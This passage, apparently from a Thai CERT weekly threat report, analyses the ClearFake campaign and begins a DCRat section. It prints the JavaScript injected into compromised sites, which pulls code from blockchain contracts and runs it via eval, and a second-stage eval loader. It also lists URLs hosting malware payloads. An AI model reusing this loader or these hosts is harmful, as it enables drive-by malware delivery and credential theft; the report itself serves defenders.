



WEEKLY REPORT

Cyber Threat Intelligence Report Indicator of Compromise

31 มีนาคม 2025 – 4 เมษายน 2025



ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ (สทศ.)
สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ

Email: thaicert@ncsa.or.th

Website:

<https://www.ncsa.or.th>

<https://www.thaicert.or.th>

120 หมู่ 3 อาคารรัฐประศาสนภักดี (อาคารบี) ชั้น 7 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษา
5 ธันวาคม 2560 ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพฯ 10210





คำนำ

ในปัจจุบัน ภัยคุกคามทางไซเบอร์มีความซับซ้อนและพัฒนาขึ้นอย่างต่อเนื่อง ทำให้การป้องกันและรับมือกับเหตุการณ์ด้านความปลอดภัยทางไซเบอร์เป็นความท้าทายที่สำคัญสำหรับองค์กรและหน่วยงานต่างๆ การใช้ข้อมูลเชิงลึกด้านภัยคุกคาม (Cyber Threat Intelligence) จึงมีบทบาทสำคัญในการช่วยให้องค์กรสามารถเตรียมพร้อมและตอบสนองต่อภัยคุกคามได้อย่างมีประสิทธิภาพ

รายงานฉบับนี้มุ่งเน้นการวิเคราะห์ Indicator of Compromise (IoC) ซึ่งเป็นหนึ่งในองค์ประกอบสำคัญของการตรวจจับและรับมือกับการโจมตีทางไซเบอร์ IoC ทำหน้าที่เป็นสัญญาณที่บ่งชี้ว่าระบบอาจถูกโจมตีหรือประสบกับการละเมิดความปลอดภัย รายงานนี้ได้รวบรวมและวิเคราะห์ IoC ที่เกี่ยวข้องกับภัยคุกคามในปัจจุบัน รวมถึงนำเสนอข้อมูลเชิงลึกเพื่อช่วยให้องค์กรสามารถระบุความเสี่ยง ติดตามการโจมตี และดำเนินมาตรการป้องกันที่เหมาะสม

หวังเป็นอย่างยิ่งว่ารายงานฉบับนี้จะเป็นประโยชน์ต่อผู้ปฏิบัติงานด้านความปลอดภัยไซเบอร์ และผู้บริหารในการสร้างความมั่นคงให้กับระบบเทคโนโลยีสารสนเทศขององค์กร พร้อมทั้งเสริมสร้างความสามารถในการรับมือกับภัยคุกคามที่อาจเกิดขึ้นในอนาคตได้อย่างมีประสิทธิภาพและยั่งยืน



สารบัญ

ClearFake.....	1
DCRat.....	15
Phantom Goblin.....	27



ClearFake



บทย่อ

ในเดือนธันวาคม 2024 พบว่ามีแคมเปญ ClearFake ซึ่งใช้การยืนยัน reCAPTCHA หรือ Cloudflare Turnstile ปลอม หลอกลวงผู้ใช้ CAPTCHA เพื่อรันโค้ด PowerShell ที่เป็นอันตราย แคมเปญ ClearFake ใหม่นี้อาศัยเทคนิค EtherHiding และ ClickFix โดยใช้หน้าเว็บ Binance ปลอมในแอปพลิเคชัน Smart Chain สิ่งเหล่านี้เกี่ยวข้องกับการโหลดโค้ด JavaScript หลายไฟล์ ข้อมูลอื่น ๆ และลายนิ้วมือในระบบของเหยื่อตลอดจนดาวน์โหลดการถอดรหัสและแสดงหน้าเว็บปลอมที่มี ClickFix

ความเป็นมาของ ClearFake

ClearFake เป็นเฟรมเวิร์ก JavaScript ที่เป็นอันตรายยังคงพัฒนาอย่างต่อเนื่องโดยใช้การยืนยัน reCAPTCHA และ Cloudflare Turnstile ปลอมเพื่อหลอกล่อให้ผู้ใช้ดาวน์โหลดมัลแวร์ ในขั้นต้นหลอกลวงเหยื่อด้วยการอัปเดตเบราว์เซอร์ปลอมในปี 2023 ต่อมาได้ใช้กลยุทธ์ ClickFix โดยแสดงข้อความแสดงข้อผิดพลาดที่หลอกลวงเพื่อโน้มน้าวให้ผู้ใช้ดำเนินการคำสั่ง PowerShell ที่เป็นอันตราย แคมเปญล่าสุดนี้ใช้หน้าเว็บ Binance Smart Chain ปลอม ซึ่งเป็นเครือข่ายบล็อกเชน โดยใช้ประโยชน์จากสัญญาอัจฉริยะ Application Binary Interfaces (ABI) เพื่อโหลด JavaScript ระบบของลายนิ้วมือเหยื่อ และดำเนินการในขั้นตอนเพลย์โหลดต่อ

กลไกการแพร่กระจาย


ClearFake ที่พัฒนาในปี 2024 และใช้ในการโจมตีครั้งนี้ยังคงใช้โค้ด JavaScript ที่จัดเก็บไว้ในบล็อกเชน Ethereum แต่ลดขั้นตอนการทำงานลง สคริปต์ที่แทรกในเว็บไซต์ที่ถูกบุกรุกจะติดต่อกับ Binance Smart Chain โดยตรงเพื่อดึงเพย์โหลดขั้นต่อไป โดยเพย์โหลดขั้นต่อไปจะส่งค่า User-Agent ของระบบที่ติดไวรัสไปยังเซิร์ฟเวอร์ ClearFake C2 และดึงข้อมูล HTML สำหรับป๊อปอัพ ClearFake โดยเว็บไซต์ที่ถูกโจมตีไปแล้วกว่า 9,300 เว็บไซต์



ผลการวิเคราะห์มัลแวร์



Installation flow of the new ClearFake variant abusing Binance Smart Chain and using ClickFix, as of February 2025



รูปภาพ ภาพรวมของขั้นตอนการติดตั้งตัวแปร ClearFake ในเดือนกุมภาพันธ์ 2025



JavaScript ที่แทรกเข้าไปในเว็บไซต์ที่ถูกบุกรุก

เฟรมเวิร์ก ClearFake เกี่ยวข้องกับการแทรกโค้ด JavaScript สั้น ๆ เริ่มต้นลงในเว็บไซต์ที่ถูกต้อง ซึ่งส่วนใหญ่เป็นไซต์ WordPress ซึ่งก่อนหน้านี้ผู้โจมตีได้บุกรุกในระหว่างขั้นตอนการพัฒนาเริ่มต้น

```
<script src="https://cdn.jsdelivr.net/npm/web3@latest/dist/web3.min.js"></script>
<script src="https://cdn.jsdelivr.net/npm/pako/2.0.4/pako.min.js"></script>
<script src="https://cdn.jsdelivr.net/npm/crypto-js@4.1.1/crypto-js.min.js"></script>
<script>
  document.addEventListener('DOMContentLoaded', async () => {
    const w3 = new Web3('https://bsc-dataseed.binance.org/');
    const ct = new w3.eth.Contract([
      {inputs: [], stateMutability: "nonpayable", type: "constructor"},
      {inputs: [], name: "orchidABI", outputs: [{internalType: "string", name: "", type: "string"}], stateMutability: "view", type: "function"},
      {inputs: [], name: "orchidAddress", outputs: [{internalType: "string", name: "", type: "string"}], stateMutability: "view", type: "function"},
      {inputs: [], name: "merlionABI", outputs: [{internalType: "string", name: "", type: "string"}], stateMutability: "view", type: "function"},
      {inputs: [], name: "merlionAddress", outputs: [{internalType: "string", name: "", type: "string"}], stateMutability: "view", type: "function"}
    ], '0x9179dda88285040Bf381AABb8a1f4a1b8c37Ed53');
    const oABI = JSON.parse(pako.ungzip(Uint8Array.from(atob(await ct.methods.orchidABI().call()), c => c.charCodeAt(0)), { to: 'string' }));
    const oAddr = await ct.methods.orchidAddress().call();
    const orchid = new w3.eth.Contract(oABI, oAddr);
    const ds = pako.ungzip(Uint8Array.from(atob(await orchid.methods.tokyoSkytree().call()), c => c.charCodeAt(0)), { to: 'string' });
    eval('(async(orchid)=>{ds})(orchid);');
  });
</script>
```

รูปภาพ สคริปต์ ClearFake เริ่มต้นที่ดำเนินการโดยเว็บไซต์ที่ถูกบุกรุก

สคริปต์นี้มีหน้าที่เตรียมโค้ดที่เหลือนสำหรับการติดตั้งเพิ่มเติมโดยการโหลดและเรียกใช้ส่วนโค้ดต่างๆ จาก Binance Smart Chain โดยมีรายละเอียดดังนี้

1. มันจะโหลดส่วนประกอบจากภายนอกที่ถูกกฎหมาย pako web3 และ crypto (แม้ว่าคริปโตจะไม่ถูกใช้ในรหัส ClearFake)
2. สร้างอินสแตนซ์อ็อบเจกต์ web3 เพื่อสร้างปฏิสัมพันธ์ Binance Smart Chain ด้วยการใช้อินเตอร์เฟซ Application Binary Interface (ABI) ที่ถูกดัดแปลง
3. ดึงโค้ด JavaScript จากสัญญา Binance Smart Chain
4. มันเรียกใช้โค้ดที่ดึงข้อมูลซึ่งยังคงทึบแสงในขั้นตอนการดำเนินการต่อไป

JavaScript เริ่มต้นจะประเมินโค้ดโดยใช้ฟังก์ชัน `eval('(async(orchid)=>{ds})(orchid);')` โดยที่ orchid ถูกจัดเตรียมเป็นอาร์กิวเมนต์ให้กับเมธอดแบบบออะซิงโครนัสของอ็อบเจกต์ "ds"



ปฏิสัมพันธ์กับ Binance Smart Chain

ขั้นตอนที่ 1 – สัญญาอัจฉริยะ (smart contract) และ ABI

ClearFake ใช้ web3 เพื่อปฏิสัมพันธ์กับ Binance Smart Chain API โดยสคริปต์สร้าง อินสแตนซ์ วัตถุชื่อ ct (ย่อมาจาก "Contract") ซึ่งเป็นสัญญา Ethereum สำหรับกระเป๋าเงิน (wallet) ด้วย Application Binary Interface (ABI) กำหนดไว้ดังนี้

วอลเล็ต 0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53

```
[
  {inputs: [], stateMutability: "nonpayable", type: "constructor"},
  {inputs: [], name: "orchidABI", outputs: [{internalType: "string", name: "", type: "string"}],
  stateMutability: "view", type: "function"},
  {inputs: [], name: "orchidAddress", outputs: [{internalType: "string", name: "", type: "string"}],
  stateMutability: "view", type: "function"},
  {inputs: [], name: "merlionABI", outputs: [{internalType: "string", name: "", type: "string"}],
  stateMutability: "view", type: "function"},
  {inputs: [], name: "merlionAddress", outputs: [{internalType: "string", name: "", type: "string"}],
  stateMutability: "view", type: "function"}
]
```

ในบริบทของ Web3, Ethereum contract ABI (Application Binary Interface) ทำหน้าที่เป็นเหมือนแผนผังสำหรับการโต้ตอบกับ smart contracts โดยมันจะกำหนดฟังก์ชัน ออบเจกต์ โครงสร้าง และคลาส เพื่อให้แอปพลิเคชันภายนอกสามารถสื่อสารกับ contract ได้ ในกรณีนี้ ABI กำหนดฟังก์ชันสี่ตัว ได้แก่ orchidABI, orchidAddress, merlionABI, และ merlionAddress ซึ่งทุกฟังก์ชันไม่มีการรับพารามิเตอร์ แต่จะคืนค่าเป็น string ทั้งหมด เมื่อวิเคราะห์ wallet 0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53 พบว่ามีสอง contracts ถูกอัปโหลดในวันที่ 24 พฤศจิกายน 2024 โดย contracts สองตัวนี้มีโครงสร้างที่คล้ายคลึงกัน ประกอบด้วยข้อมูล blob ตัวแรกและที่อยู่ wallet หนึ่งแห่ง ข้อมูลนี้ถูกจัดเก็บในรูปแบบฐานสิบหก (hexadecimal) และจัดเรียงตามข้อกำหนดของ ABI ซึ่งช่วยให้มีการถอดรหัสและโต้ตอบกับข้อมูลภายใน smart contracts ได้อย่างมีประสิทธิภาพ



เมื่อใช้ข้อกำหนดของ ABI เพื่อวิเคราะห์โครงสร้างของ contract แรก

0x8bd8470f15a93e7944104aacadb0c901c1af56010ad287b694099aba95a6ed74 พบว่าโครงสร้างประกอบไปด้วย:

1. ค่า offset และขนาดของข้อมูลแต่ละชิ้น
2. เนื้อหาของข้อมูลในแต่ละชิ้น

sekoia | ClearFake smart contract HexMap

Offset	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f	10	11	12	13	14	15	16	17	18	19	1a	1b	1c	1d	1e	1f
000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	40
020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	03e0
040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0370
060	48	34	73	49	41	46	75	75	51	32	63	43	2f	2b	31	5a	77	59	36	62	4d	42	43	39	37	31	64	45	6e	46	45	50
080	6c	64	70	44	62	30	6d	6b	6c	56	70	31	71	31	57	79	65	34	71	69	6c	59	4f	48	72	42	74	6a	49	32	4d	6e
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
3c0	57	2f	34	44	37	49	59	42	37	4c	55	68	41	41	41	3d	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
3e0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	2a
400	30	78	35	33	66	64	35	34	66	35	35	43	39	33	66	39	42	43	43	41	34	37	31	63	44	30	43	63	62	61	42	43
420	33	41	63	62	64	33	45	34	41	41	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

รูปภาพ ClearFake 0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53 HexMap

จากการดำเนินการขั้นตอนแรก เฟรมเวิร์ก ClearFake จะดึงกระเป๋าเงินใหม่สองใบมา

- 0x53fd54f55C93f9BCCA471cD0CcbaBC3Acbd3E4AA
- 0x8FBA1667BEF5EdA433928b220886A830488549BD



ขั้นตอนที่ 2 – รหัส JavaScript

รหัสของขั้นตอนที่สองเริ่มต้นด้วยการตรวจสอบว่ามีการตั้งค่าคูกี้ "data-ai-collecting-shown" หรือไม่ และหากไม่เป็นเช่นนั้น จะตั้งค่าไว้ จากนั้นจะใช้ฟังก์ชันที่กำหนดไว้ใน Orchid ABI เพื่อโหลดและรันโค้ดที่สับสน ซึ่งโฮสต์ในสัญญาอัจฉริยะของกระเป๋าสตางค์เงิน

วอลเล็ท 0x8FBA1667BEF5EdA433928b220886A830488549BD

โดย teaCeremony เป็นฟังก์ชันแบบอะซิงโครนัสที่ถอดรหัสและคลายการบีบอัดข้อมูลที่ให้มาจาก ABI "กล้วยไม้ ABI" ดังแสดงในรหัสด้านล่าง

```
const teaCeremony = async (encodedScroll, templeNumber) => {
  try {
    const cherryBlossoms = atob(encodedScroll);
    const calligraphy = Uint8Array.from(cherryBlossoms, sakura => sakura.charCodeAt(0));
    const haiku = pako.ungzip(calligraphy, { to: 'string' }).trim();
    if (haiku) {
      try {
        await eval(`(async () => { ${haiku} })()`);
      } catch (samuraiError) {
        console.error(`Samurai lost at temple ${templeNumber}:`, samuraiError);
      }
    } else {
      console.warn(`Temple ${templeNumber} is empty.`);
    }
  } catch (origamiError) {
    console.error(`Cherry blossoms failed at temple ${templeNumber}:`, origamiError);
  }
};
```

ผู้พัฒนาเก็บโค้ดที่เป็นอันตรายในธุรกรรมของกระเป๋าสตางค์เงิน ในการจัดเก็บรหัส JavaScript ที่เป็นอันตรายซึ่งถูกดำเนินการในภายหลังในเบราว์เซอร์ของเหยื่อฟังก์ชันจาก Orchid ได้แก่ ABI shibuyaCrossing, akihabaraLights, ginzaLuxury และ asakusaTemple แต่ละวิธีสามารถระบุได้ในกระเป๋าสตางค์เงินด้วยรหัสเมธอด ซึ่งเป็นผลมาจากไบต์แรกของลายเซ็นแฮช Keccak-256

วอลเล็ท 0x8FBA1667BEF5EdA433928b220886A830488549BD



ฟังก์ชันทั้งหมดที่ใช้โดยขั้นตอนที่สองนี้มีรายละเอียดอยู่ในตารางด้านล่าง


Keccak-256 hash	ชื่อ Orchid ABI	คำอธิบาย
0x9f7a7126	<i>tokyoSkytree</i>	ตรวจสอบคูกี้ ClearFake "data-ai-collecting-shown" หรือตั้งค่าหากไม่มี
0xa98b06d3	<i>ginzaLuxury</i>	ดาวน์โหลด ถอดรหัส และแสดง HTML ล่อ ClickFix โดยใช้ iframe แบบเต็มหน้าจอ
0x1ba79aa2	<i>shibuyaCrossing</i>	ตรวจสอบค่า User-Agent เพื่อระบุระบบปฏิบัติการของเหยื่อ
0x416f2896	<i>akihabaraLights</i>	ตรวจสอบค่า User-Agent เพื่อระบุเบราว์เซอร์ของเหยื่อ
0xa76e7648	<i>asakusaTemple</i>	บันทึกสตริงว่างในคอนโซล

เหยื่อล่อ ClickFix

ในเดือนกุมภาพันธ์ 2025 นักวิเคราะห์ของ TDR พบว่าโอเปอเรเตอร์ ClearFake มักจะสลับไปมาระหว่างหน้า HTML โดยแต่ละหน้าจะแสดงหนึ่งในสองเหยื่อล่อ ClickFix

- Cloudflare ป्लอมที่มีการเข้าชมเว็บที่ผิดปกติ
- reCAPTCHA ป्लอมพร้อมกับข้อผิดพลาด DNS

sekoia | ClickFix lures used by ClearFake, as of February 2025



รูปภาพ เหยื่อล่อ ClickFix



payloads

คำสั่ง PowerShell

ClearFake ใช้คำสั่ง PowerShell ที่ถูกทำให้อ่านยาก (obfuscated) เพื่อเรียกใช้สคริปต์ที่เป็นอันตรายซึ่งโฮสต์อยู่บนเซิร์ฟเวอร์ระยะไกล คำสั่งเหล่านี้มักปลอมตัวเป็นไฟล์สื่อ เช่น MP3, MP4 หรือ M4A เพื่อหลบเลี่ยงการตรวจจับจากระบบรักษาความปลอดภัย ตัวอย่างคำสั่งล่าสุดที่เผยแพร่ในเดือนกุมภาพันธ์ 2025 ได้รวมถึงการสั่ง mshta.exe เพื่อเรียกใช้ไฟล์ PowerShell ที่เก็บอยู่ในเซิร์ฟเวอร์เป้าหมาย

Emmenhtal Loader

คำสั่ง PowerShell จะเรียกใช้ Emmenhtal Loader ซึ่งทำหน้าที่ดาวน์โหลดและรัน Payloads ขึ้นต่อไป Loader นี้มีความสามารถในการถอดรหัสข้อมูลที่เข้ารหัส AES และนำข้อมูลนั้นไปใช้ในการติดตั้งมัลแวร์เพิ่มเติม

Final Payloads

Payload ขั้นสุดท้ายจาก ClearFake รวมถึง Lumma Stealer และ Vidar Stealer ซึ่งออกแบบมาเพื่อขโมยข้อมูลสำคัญต่าง ๆ เช่น:

- ข้อมูลล็อกอินที่จัดเก็บในเว็บเบราว์เซอร์
- คูกี้
- รายละเอียดกระเป๋าเงินคริปโต

ในกรณี Vidar Stealer ClearFake ได้ใช้คำสั่ง PowerShell ผ่าน GitHub เพื่อดาวน์โหลดและติดตั้งไฟล์ปฏิบัติการมัลแวร์



Indicator of compromise (IoCs)

Indicator of compromise (IoCs) คือ หลักฐานทางนิติวิทยาศาสตร์ของการบุกรุกที่อาจเกิดขึ้นในระบบโฮสต์หรือเครือข่ายและผู้ดูแล ระบบสามารถตรวจจับความพยายามในการบุกรุกหรือกิจกรรมที่เป็นอันตรายอื่น ๆ

URL

- <http://80.64.30.238/evix.xll>
- <http://80.64.30.238/trip.psd>
- <http://83.217.208.130/xfiles/Ohio.mp4>
- <http://83.217.208.130/xfiles/VIDA.mp3>
- <http://83.217.208.130/xfiles/VIDA.mp4>
- <http://83.217.208.130/xfiles/trip.mp4>
- <http://83.217.208.130/xfiles/trip.psd>
- <https://ads.green-pickle-jo.shop/1.m4a>
- <https://ai.fdswwg.shop/one.mp4>
- <https://discover-travel-agency.pro/1.m4a>
- <https://discover-travel-agency.pro/joke.m4a>
- <https://discover-travel-agency.pro/walking.mp3>
- <https://dns-verify-me.pro/xfiles/train.mp4>
- <https://human-verify-4r.pro/xfiles/human.cpp>
- <https://human-verify-4r.pro/xfiles/verify.mp4>
- <https://human-verify.shop/xfiles/verify.mp4>
- <https://hur.bweqlkjr.shop/1a.m4a>
- <https://hur.bweqlkjr.shop/m41.mp4>
- <https://mnjk-jk.bsdfg-zmp-q-n.shop/1.mp4>
- <https://nbhg-v.iuksdfb-f.shop/ajax.mp3>
- <https://note1.nz7bn.pro/nnp.mp4>
- <https://recaptcha-verify-4h.pro/xfiles/kangarooing.vsdX>
- <https://recaptcha-verify-4h.pro/xfiles/verify.mp4>
- <https://sandbox.yunqof.shop/macan.mp3>
- <https://start.cleaning-room-device.shop/sha589.m4a>
- <https://tumblr.design-x.xyz/glass.mp3>



MITRE ATT&CK

คือ กลยุทธ์ เทคนิค และกระบวนการทำงาน หรือเรียกว่า TTP (Tactics, Technique และ Procedures) ของแฮกเกอร์ที่ใช้ในการโจมตีองค์กรต่างๆ ทั่วโลก โดยจะมี MITRE ATT&CK ที่เกี่ยวข้องดังนี้

Technique Title	ID
Drive-by Compromise	T1189
Phishing	T1566
Command and Scripting Interpreter	T1059
PowerShell	T1059.001
JavaScript	T1059.007
Valid Accounts	T1078
Obfuscated Files or Information	T1027
Application Layer Protocol	T1071
Exfiltration Over C2 Channel	T1041
Data Encrypted for Impact	T1486
Data Encoding	T1132
Standard Encoding	T1132.001
System Binary Proxy Execution	T1218
Mshta	T1218.005
Deobfuscate/DecodeFiles or Information	T1140
Browser Information Discovery	T1217
Exfiltration Over C2 Channel	T1041



คำแนะนำ

1. อัปเดตระบบอย่างสม่ำเสมอ:
 - อัปเดตเบราร์เซอร์ ปลั๊กอิน และระบบปฏิบัติการให้เป็นเวอร์ชันล่าสุด เพื่อลดช่องโหว่ที่มัลแวร์อาจใช้โจมตี
2. ใช้เครื่องมือรักษาความปลอดภัย:
 - ติดตั้งโปรแกรมป้องกันมัลแวร์ที่มีประสิทธิภาพ เช่น Windows Defender, Malwarebytes หรือโปรแกรมรักษาความปลอดภัยอื่นๆ ที่สามารถตรวจจับไฟล์ที่เป็นอันตราย
3. หลีกเลี่ยงการดาวน์โหลดจากแหล่งไม่ปลอดภัย:
 - หลีกเลี่ยงการคลิกลิงก์ที่ไม่รู้จัก หรือการดาวน์โหลดไฟล์จากเว็บไซต์ที่ไม่ได้รับความไว้วางใจ
4. เปิดใช้งานการยืนยันตัวตนหลายขั้นตอน (2FA)
 - เพิ่มความปลอดภัยของบัญชีผู้ใช้งานโดยใช้ 2FA ในแพลตฟอร์มที่รองรับ
5. การตรวจสอบและบล็อก:
 - ตรวจสอบระบบเครือข่ายสำหรับกิจกรรมที่ผิดปกติ เช่น การติดต่อ IP แปลกๆ หรือการใช้พอร์ตที่ไม่ได้รับอนุญาต และบล็อกทราฟฟิกที่น่าสงสัย



อ้างอิงจาก

<https://thehackernews.com/2025/03/clearfake-infects-9300-sites-uses-fake.html>

<https://otx.alienvault.com/pulse/67da6ecd119258e8279c93a4>

<https://blog.sekoia.io/clearfakes-new-widespread-variant-increased-web3-exploitation-for-malware-delivery/>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th



DCRat



บทย่อ

เมื่อต้นปี 2025 ที่ผ่านมามัลแวร์ Dark Crystal RAT หรือ DCRat กลับมาอีกครั้งโดยในครั้งนี้นำมาขายอยู่ที่ผู้ใช้ Youtube โดยอาชญากรไซเบอร์สร้างบัญชีผู้ใช้ใหม่ หรือขโมยบัญชีจากผู้ใช้อื่นเพื่อใช้ในการอัปโหลดวิดีโอโฆษณาการโกงเกม การแคร็กซอฟต์แวร์ (Software Cracking) และการทำบอท เพื่อดึงดูดเกมเมอร์ว่าจะมอบสิทธิพิเศษให้ฟรี โดยในคำอธิบายวิดีโอจะมีลิงก์ที่นำผู้ใช้ไปยังแพลตฟอร์ม File-Sharing ซึ่งนำไปสู่การหลอกให้ดาวน์โหลดไฟล์ Archive ที่ถูกป้องกันด้วยรหัสและเมื่อผู้ใช้ทำการแตกไฟล์มัลแวร์จะถูกติดตั้งไปที่ระบบของผู้ใช้ ทำให้ผู้โจมตีสามารถทำการควบคุมระบบได้

DCRat

DCRat เป็นโทรจันแบบรีโมทแอคเซส (RAT) ที่เป็นอันตรายที่ปรากฏตัวครั้งแรกในปี 2018 นอกจากความสามารถในสร้าง Backdoor เพื่อควบคุมระบบที่ถูกโจมตี โทรจันนี้ยังสามารถโหลดโมดูลเพิ่มเติมเพื่อเพิ่มขีดความสามารถ เช่น การบันทึกการพิมพ์แป้นพิมพ์ การเข้าถึงกล้องเว็บแคม การขโมยไฟล์ และการขโมยรหัสผ่าน

กลไกการแพร่กระจาย

